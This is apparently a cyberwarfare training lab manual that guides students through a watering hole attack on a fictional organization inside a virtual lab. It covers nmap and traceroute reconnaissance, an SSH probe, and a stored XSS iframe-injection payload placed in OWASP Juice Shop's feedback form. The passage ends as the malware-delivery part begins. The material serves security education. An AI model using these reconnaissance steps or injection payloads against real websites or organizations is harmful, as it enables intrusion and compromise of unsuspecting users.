

Introduction

Social engineering involves manipulating the actions of people in order to exploit human vulnerabilities and elicit responses that reveal confidential information or facilitate unauthorized entry into systems. A successful social engineering attack gains people's trust without triggering their suspicions. This requires preparation similar to technical manipulation, as it always involves interaction with people at some level, whether through in-person conversation or digital means such as text, email, or websites. While people can be suspicious of nuances that computers may not notice, they are also apt to trust without confirmation or be tricked more easily than computers. Thus, the weakest link in the information security chain is humans. They can compromise the most complex security system by providing key information simply because they were asked for it.

When knowingly under attack, humans are likely to safeguard information. But hackers have developed effective ways to ask people for information digitally through common social engineering attacks:

- *Pretexting* gains a person's trust through false circumstances, such as creating a backstory that includes details that are familiar to the person who is being tricked.
- *Phishing* solicits information via forged, often authentic-looking email or text. There are several types of phishing, depending on the target. *Spear fishing* targets a specific organization. *Whaling* targets leaders of an organization (Command, government officials, C-suite individuals).
- *Baiting* entices targets to compromise their security through giveaways, such as free physical devices or media that contain malware.
- *Tailgating* involves following targets into restricted areas and attempting to enter with them, perhaps with the pretense that you have forgotten your own badge.
- You can read about more examples of social engineering [here](#).

In cyberwarfare, social engineering attacks may be combined with technical exploitations to target critical infrastructure, cloud services, elections, troop movements and hardware, and more. If a threat actor is able to use social engineering attacks to gain the credentials of an employee in a city's water bureau, for example, they may infiltrate the water plant systems and poison an entire geographic area by changing the chemical balances in the drinking water treatment. The ease of an attack does not have any bearing on the attack's effect size.

Performing a Watering Hole Attack

One social engineering tactic to gain credentials is a watering hole attack. Watering hole attacks mirror the way that predators in the wild lie in wait at a watering hole until they can pounce on their prey. In cyberwarfare watering hole attacks, threat actors compromise a secondary target that is known to be frequented by their primary target. This is often achieved through planting malware on the secondary target so that the primary target will trust it, download it, and execute it, thereby compromising their systems.

In 2017, the Russian military executed a watering hole cyberwarfare attack on Ukraine. Its primary target was the Ukrainian government, and its watering hole was accounting software commonly used by that government. The payload did not require any further human interaction. It used infected systems to gain credentials and then further spread itself throughout the systems on a network, encrypting each hard drive as it traveled. Many companies who did business with the Ukrainian government, including FedEx and Merck, also used that accounting software. As a result, the NotPetya attack had significant collateral damage. This single watering hole attack is widely recognized as one of the most devastating cyberwarfare attacks in history.

In this lab, you will conduct a watering hole attack as a component of an advanced persistent threat (APT) attack. You will perform reconnaissance on a target organization, load a malware attack onto a secondary target frequented by personnel from your target organization, and then infiltrate your target organization in order to execute discovery, capture, and exfiltration with sensitive data.

Lab Overview

This lab has three parts, which should be completed in the order specified.

1. In the first part of the lab, you will perform reconnaissance on the target website.
2. In the second part of the lab, you will use Metasploit to embed malware in the target website.
3. In the third part of the lab, you will exfiltrate data from the exploited system.

Finally, you will explore the virtual environment on your own. You will answer questions and complete challenges that allow you to use the skills you learned in the lab to conduct independent, unguided work—similar to what you will encounter in a real-world situation.

Learning Objectives

Upon completing this lab, you will be able to:

1. Understand how social engineering techniques can be used in conjunction with technical exploits.
2. Identify the key characteristics of a watering hole attack.
3. Use Metasploit to deploy a malicious payload and gain remote shell access.
4. Use Metasploit to perform post-exploitation operations.
5. Identify the key stages of Advanced Persistent Threats (APTs)


Topology

This lab contains the following virtual machines. Please refer to the network topology diagram below.

- AttackLinux01 (Linux: Kali)
- pfSense (FreeBSD: pfSense)
- RouterBGP (Linux: Ubuntu 20)
- vWorkstation (Windows: Server 2019)
- WebServer01 (Linux: Ubuntu 20)
- WebServer02 (Linux: Ubuntu 20)

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02



Tools and Software

The following software and/or utilities are required to complete this lab. Students are encouraged to explore the Internet to learn more about the products and tools used in this lab.

- Nmap
- Traceroute
- OWASP Juice Shop
- Metasploit

Deliverables

Upon completion of this lab, you are required to provide the following deliverables to your instructor:

Hands-On Demonstration

1. Lab Report file, including screen captures of the following:

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

- Server's rejection of the SSH login
- XSS proof-of-concept on the watering hole
- Successful server start-up in Metasploit
- Delivering payload message
- Session from the remote victim
- Operating system, workstation name, and domain name
- System, user, and idletime information in your output
- Screenshot of the user's desktop and TODO.txt file
- Successful connection to pfSense firewall with user fsmith
- Application, System, and Security logs were successfully wiped from remote victim fsmith's workstation

2. Any additional information as directed by the lab:

- None

Challenge and Analysis

1. Lab Report file, including screen captures of the following:

- Successful alert box generation

2. Any additional information as directed by the lab:

- Research a real-world watering hole attack. Who conducted it? Who/what was the target? What was used as the watering hole? What were the attack vectors? How long did the attack go unnoticed?

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

Hands-On Demonstration

Note: In this section of the lab, you will follow a step-by-step walk-through of the objectives for this lab to produce the expected deliverable(s).

1. Review the Tutorial.

Frequently performed tasks, such as making screen captures and downloading your Lab Report, are explained in the Cloud Lab Tutorial. The Cloud Lab Tutorial is available from the User menu in the upper-right corner of the Student Dashboard. You should review these tasks before starting the lab.

2. Proceed with Part 1.

Part 1: Perform Reconnaissance on the Target

Note: When infiltrating a target organization, a primary objective is ensuring that the organization is unaware of your presence, whether you are gaining physical access to a building or remote access to a computer inside the target's network. The first step in infiltration is planning it, which includes performing reconnaissance on physical, digital, and human entities related to the target. Reconnaissance may involve examining and assessing the organization's physical and digital assets, obtaining civil engineering plans for their buildings or the surrounding neighborhood, understanding their buildings' connections to utilities (water, electricity, internet), gaining information about the people in the organization, and more. The goal of reconnaissance is to understand strengths, patterns, and vulnerabilities in the organization's assets so that you can determine which vulnerabilities might be breached in order to infiltrate their systems. Occasionally, a direct opening is available, but in cyberwarfare most actors are aware of their need for strong defenses and less direct approaches are required, or even preferred.


Reconnaissance for a watering hole attack involves understanding the daily patterns and/or psychology of the target's human assets. Watering holes for military personnel may include websites for DoD, the USAA, the Tricare health program, aviation, or news websites. If a physical work location is known, then watering holes may include websites for nearby shopping centers, markets, stores, restaurants, coffee shops, or shipping agencies. When selecting secondary targets for watering hole attacks, it is important to know and understand the existing behavior patterns of the people in the primary target. As such, watering hole attacks involve something akin to reverse social engineering, in which your reconnaissance focuses on discovering existing behavior patterns that may be leveraged to breach a vulnerability, instead of endeavoring to change people's behavior.

In this part of the lab, you will use a Kali Linux system to conduct reconnaissance on your target, an organization known as DRISST. Your team's initial reconnaissance on DRISST has revealed that the organization's parking lots have staff-operated gated entries, delivery personnel are vetted by the parking security, and badges are required for entry into the parking lots, buildings, and elevators on the DRISST campus. In the next steps, will focus reconnaissance efforts on the digital assets in the

Performing a Watering Hole Attack

DRISST network that may be revealed by the DRISST website.

1. On the AttackLinux01 menu bar, **click the Terminal Emulator icon** to open a new Terminal window.



Terminal Emulator icon

Note: The first reconnaissance tool that you will use is called Nmap (“Network Mapper”). Nmap examines a target for open ports and determines the services that are available through these ports. This methodology is similar to that of car thieves who prowl a neighborhood, lifting car door handles to see which cars are already unlocked. If they find a car that is unlocked, they may open the door to determine whether what’s on the other side is worth further inspection. Similarly, if a threat actor finds a port that is open, he or she will probe the port further to determine what it offers. If a pen tester finds a port that is protected, the protection may give insight into the firewall and network topology.

Nmap is a command-line interface tool that allows you to scan a network to determine what is in it (computers, services, operating systems, ports, etc.). It can also be used on a single computer to determine which ports are accessible, what services are offered by the computer through those ports, and which operating system is running on that computer. When you issue the Nmap command, its actions will depend on the options that follow it. You can read more about Nmap and its options [here](#). In this case, the only option that you will include is the host that you want to target: drisst.org.

2. At the command prompt, **type `sudo su`** and **press Enter** to elevate your permissions.

When prompted for the password, **type `kali`** and **press Enter**.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

```
(kali㉿kali)-[~]  
$ sudo su  
[sudo] password for kali:  
(root㉿kali)-[/home/kali]  
#
```

Elevate your permissions

Note: If you end your lab session at any point, you will need to repeat this step in your next lab session to re-elevate your permissions.

3. At the command prompt, **type** `nmap drisst.org` and **press Enter** to conduct an Nmap scan on the DRISST web host.

```
(root㉿kali)-[/home/kali]  
# nmap drisst.org  
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-27 20:10 EST  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is  
disabled. Try using --system-dns or specify valid servers with --dns-se  
rvers  
Nmap scan report for drisst.org (200.0.0.86)  
Host is up (0.00093s latency).  
Not shown: 998 filtered tcp ports (no-response)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 4.31 seconds  
  
(root㉿kali)-[/home/kali]  
#
```

Nmap scan

Note: The results show that ports 22 and 80 are open. They also show that many ports are filtered, which means the server is probably behind a firewall. Port 22 is the standard SSH port, and port 80 is

Performing a Watering Hole Attack

the standard HTTP plaintext port. This opens possibilities for other potential vectors, which you will make note of before continuing your reconnaissance.


At this stage, reconnaissance typically involves asking questions, taking notes, and eventually making connections between these ports and their usage. An open SSH port is a potential one-step entry point to the DRISST web server for anyone who has the server's IP address and one private key or set of credentials for the server.

If you can obtain credentials by looking over an employee's shoulder while he or she logs in while in a public place, you might be able to use the SSH port to gain their access to the web server—and if they are an administrator or a user with an elevated position, the server (and maybe more) will be highly exposed.

At this point, you will shift your reconnaissance efforts to assessing the network topology related to the DRISST web server. The DRISST website may be hosted publicly or within a DMZ on DRISST's own network. If it's located within the DMZ, it may be connected to a perimeter device with penetrable vulnerabilities. The reconnaissance tool that you will use for this assessment is called traceroute. Traceroute is a networking diagnostic command that displays the paths (routes) from your computer to a specified target computer; it can be used on public or private networks.

In the next steps, you will perform reconnaissance on the network route to the DRISST website.

4. At the command prompt, **type `traceroute drisst.org`** to view the route from your computer to the web server.



```
(root@kali)~/home/kali
# traceroute drisst.org
traceroute to drisst.org (200.0.0.86), 30 hops max, 60 byte packets
 1  202.20.2.1 (202.20.2.1)  0.412 ms  0.357 ms  0.362 ms
 2  201.10.1.1 (201.10.1.1)  0.621 ms  0.648 ms  0.644 ms
 3  drisst.org (200.0.0.86)  1.037 ms  1.074 ms  1.154 ms

(root@kali)~/home/kali
#
```

Traceroute

Note: You should see three lines of output from traceroute. Each line is called a hop and represents a host (computer) that data must pass through enroute from your computer to the drisst.org web server. You suspect that the hop immediately preceding the web server (hop #2 with the IP address of

Performing a Watering Hole Attack

201.10.1.1) is likely a firewall administered by DRISST. Since the firewall is one of the main devices that keeps you out of their internal network, you now focus your attention on the firewall to see if it shows you a way in. You will use Nmap again, but with settings that will produce more detailed findings.

In the next steps, you will run Nmap on the newly discovered IP address for the likely firewall to confirm or reject your suspicions. Your nmap command will include the following options:

- -O – An option to nmap to enable operating system detection
 - -sV – An option to nmap to determine the service and version information when scanning open ports
 - 201.10.1.1 – An option to nmap that indicates which host to target
5. At the command prompt, **type** `nmap -O -sV 201.10.1.1` and **press Enter** to run another Nmap scan with operating system and service detection options.

```
(root@kali)-[/home/kali]
# nmap -O -sV 201.10.1.1
Starting Nmap 7.92 ( https://nmap.org ) at 2021-12-27 20:11 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is
disabled. Try using --system-dns or specify valid servers with --dns-se
rvers
Nmap scan report for 201.10.1.1
Host is up (0.00050s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9 (protocol 2.0)
80/tcp    open  http     nginx
Warning: OSScan results may be unreliable because we could not find at
least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): FreeBSD 11.X (86%)
OS CPE: cpe:/o:freebsd:freebsd:11.2
Aggressive OS guesses: FreeBSD 11.2-RELEASE (86%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.22 seconds

(root@kali)-[/home/kali]
#
```

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

Nmap scan

Note: You should see that Nmap was not able to identify the operating system, but that its best guess is that the host at 201.10.1.1 is running the FreeBSD Linux operating system. Additionally, Nmap has revealed that the suspected firewall has the web server nginx listening on port 80 and OpenSSH listening on port 22. If you are able to capture credentials or private keys from someone inside DRISST, then OpenSSH could be an excellent entry point. To confirm Nmap's suggestion that the DRISST firewall is running an SSH service, you will now attempt an uncredentialed connection using "admin" as the username.

6. At the command prompt, **type** `ssh admin@201.10.1.1` and **press Enter** to attempt an SSH connection.

```
(root@kali)-[/home/kali]
# ssh admin@201.10.1.1
The authenticity of host '201.10.1.1 (201.10.1.1)' can't be established
.
ED25519 key fingerprint is SHA256:JCI5/8Y2rEpCEstzVnFo2rc11hDvKffVz+4s5
wJYi/g.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? █
```


SSH connection attempt

Note: You should see a message from an SSH service that indicates that "the authenticity of host 201.10.1.1 can't be established," an SHA-256 key fingerprint, and a confirmation request for whether you would like to continue connecting.

7. At the command prompt, **type** `yes` and **press Enter** to allow connection attempts with that server.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02



```
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '201.10.1.1' (ED25519) to the list of known hosts.
admin@201.10.1.1: Permission denied (publickey).

(root@kali)-[/home/kali]
```

Allow connections

Note: You should see the error message “admin@201.10.1.1: Permission denied (publickey).” While you did not expect to log in, this error message gives you more information: The firewall allows SSH only with the use of a public key infrastructure (PKI). This means that you cannot attempt brute force entries with passwords. It also gives you further reconnaissance targets. Once you find a way into computers on the intranet, you can attempt to retrieve someone’s private keys to give yourself direct remote access to their computers until and unless they change their keys.

8. Make a screen capture showing the server’s rejection of the SSH login.


Note: At this point, one of your colleagues interrupts you to share a cross-site scripting proof-of-concept (XSS POC) script for a website that many of the DRISST employees frequent. Your colleague had been doing DRISST reconnaissance on a laptop while sitting at a juice shop that is located about a block from the DRISST headquarters. She noticed that many DRISST employees (identifiable by their company badges) came into the shop to pick up pre-paid mobile orders. This led your colleague to examine the shop’s online ordering web application, which is colorful, flashy, and insecure.

Now you begin to consider the juice shop’s website as a potential site for a watering hole attack. Instead of directly infiltrating the DRISST network, you could use the shop’s website to trick DRISST employees into downloading malware that will establish a connection from their computer to yours. This would get around their firewall because, while their firewall blocks you from initiating a connection with them, it would allow them to initiate contact with your system. You decide to deviate from your original course and determine whether a watering hole attack on DRISST via the juice shop is feasible. First, you will test the cross-site scripting opening that your colleague found.

9. On the AttackLinux01 menu bar, **click the Kali icon**, then **click the All Applications folder**, and **select Firefox ESR** to open a new browser window.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02



Open Firefox ESR

10. In the Firefox address bar, **type** **juiceshop.com** and **press Enter** to navigate to the juice shop's website.

Note: You should see a popup window with the title *Welcome to OWASP Juice Shop!* The OWASP Juice Shop is an intentionally insecure web application that is available to the public for training purposes. You can read more about it [here](#). For the purposes of this lab, the OWASP Juice Shop has been configured with relevant settings for a watering hole attack against the fictional juice shop that is located near the DRISST headquarters.


11. In the Welcome to OWASP Juice Shop dialog box, **click** the **Dismiss button** to close the dialog box.

Note: Although your colleague supplied you with a specific entry point for the XSS POC, you have decided to perform your own reconnaissance on the website in case that generates ideas. Take a moment to familiarize yourself with the Juice Shop's website. You will examine this from both a hacking standpoint and a social engineering perspective.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02


12. On the Juice Shop home page, **click** the **Apple Juice icon** to display the Apple Juice product pop-up window.



Apple Juice icon

Note: You should see a pop-up window with the item description, cost, and reviews for the Juice Shop's apple juice product. From a social engineering perspective, this means that the DRISST employees who frequent this site will not be surprised by pop-up windows. You may be able to use that familiarity against them in your watering hole attack.

13. **Click** the **Close button** to close the product pop-up window.
14. On the Juice Shop home page, **click** the **menu icon** (in the upper-left corner) and then **select Customer Feedback** to open the Customer Feedback page.




Juice Shop menu

Note: Your colleague's XSS proof-of-concept showed that the Comment input field in the Customer Feedback form is vulnerable to XSS injection. As part of your reconnaissance, you will use your colleague's POC string to verify the finding that you can hijack an iframe on the page. To take advantage of the iframe XSS, you could select from numerous payload options such as a popup alert box, an HTTP request, etc. You want to leave as little evidence of your hack as possible, so you choose to load the Juice Shop page itself into an iframe. It will give the appearance of a small Juice Shop website nested within itself. This leans on the social proof influence technique: Customers may dismiss it as a bug on the Juice Shop's website because it shows familiar content from the website and also does not interfere with navigation. Many users who notice it will likely think it's just a harmless bug in the site. They will not be likely to report it, which helps you test it without bringing attention to it, so you can use it in your upcoming strike.

15. On the Customer Feedback page, **type** the following information, then **click** the **Submit button** to add a new comment.
 - Comment field: `<<script>The new Juice Shop app is awesome!!</script>iframe src="http://juiceshop.com">`
 - Rating: **5 stars**
 - CAPTCHA: perform the calculation and type the result in the Result* box.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02



The screenshot shows a 'Customer Feedback' form on a dark background. The form includes the following elements:

- Author:** A text input field containing the word 'anonymous'.
- Comment *:** A text area containing the text: `<<script>The new Juice Shop app is awesome!!</script>iframe src="http://juiceshop.com">`. To the right of the text area is a vertical progress bar.
- Character Count:** Below the comment field, it says 'Max. 160 characters' and '87/160'.
- Rating:** A horizontal slider with a green dot indicating a rating of 5 stars.
- CAPTCHA:** A section with the text 'What is 10*10-1 ?' and a 'Result *' input field containing the number '99'.
- Submit:** A large blue button with a right-pointing arrow and the word 'Submit', accompanied by a small cursor icon.

Customer Feedback page

Note: You should briefly see a popup with the message “Thank you so much for your amazing 5-star feedback!” and then return to the Customer Feedback screen. The iframe command is a standard HTML mark-up tag that allows any browser-supported document to be embedded within an HTML document. The iframe command is currently supported by Chrome, Edge, Firefox, Safari, and Opera web browsers, which makes it a versatile attack vector, especially considering that you do not have intel on which types of computers DRISST uses behind its firewall.


16. On the Juice Shop home page, **click the menu icon** and **click About Us** to open the About Us page.

Performing a Watering Hole Attack

Cyberwarfare: Information Operations in a Connected World, Second Edition - Lab 02

Note: On the About Us page, you should see a slideshow that includes customers' unmodified feedback as part of the Juice Shop's Transparency Policy. The slideshow has arrows on each side (called paddles) that you can use to flip through the slideshow if you do not want to wait for each slide to pass on its own.

17. On the About Us page, **click** the **paddles** to navigate to the slideshow image of your customer rating.



Find your customer rating

Note: When you see a customer rating that displays a small rectangle that contains the Juice Shop's home page, you have found your customer rating.

18. **Make a screen capture** showing the **XSS proof-of-concept** on the watering hole.

Note: This was a successful attack. Next, you will prepare a payload that allows you to use the Juice Shop for a watering hole attack on DRISST employees.

Part 2: Perform a Watering Hole Attack

Note: A watering hole attack is particularly useful for organizations that have strong network boundaries and cybersecurity strategies. When direct compromise is impeded by firewalls, passwords, or other security measures, threat actors may resort to social engineering tactics that rely on digital habits to manipulate people who have authentic access into providing entry. A watering hole attack targets a specific entity by installing malware on websites that are frequented by the entity's members. The goal of the malware is to infect the computers that are used by the organization's members in order to compromise their systems. The malware itself can be automated or user-initiated. It could compromise users' confidentiality by reading confidential data, their integrity by modifying data, or their availability by encrypting or deleting files. There is also the possibility of gaining control of the entire system: root access. The malware's payload can lie in wait for years until a targeted user triggers it to attack.

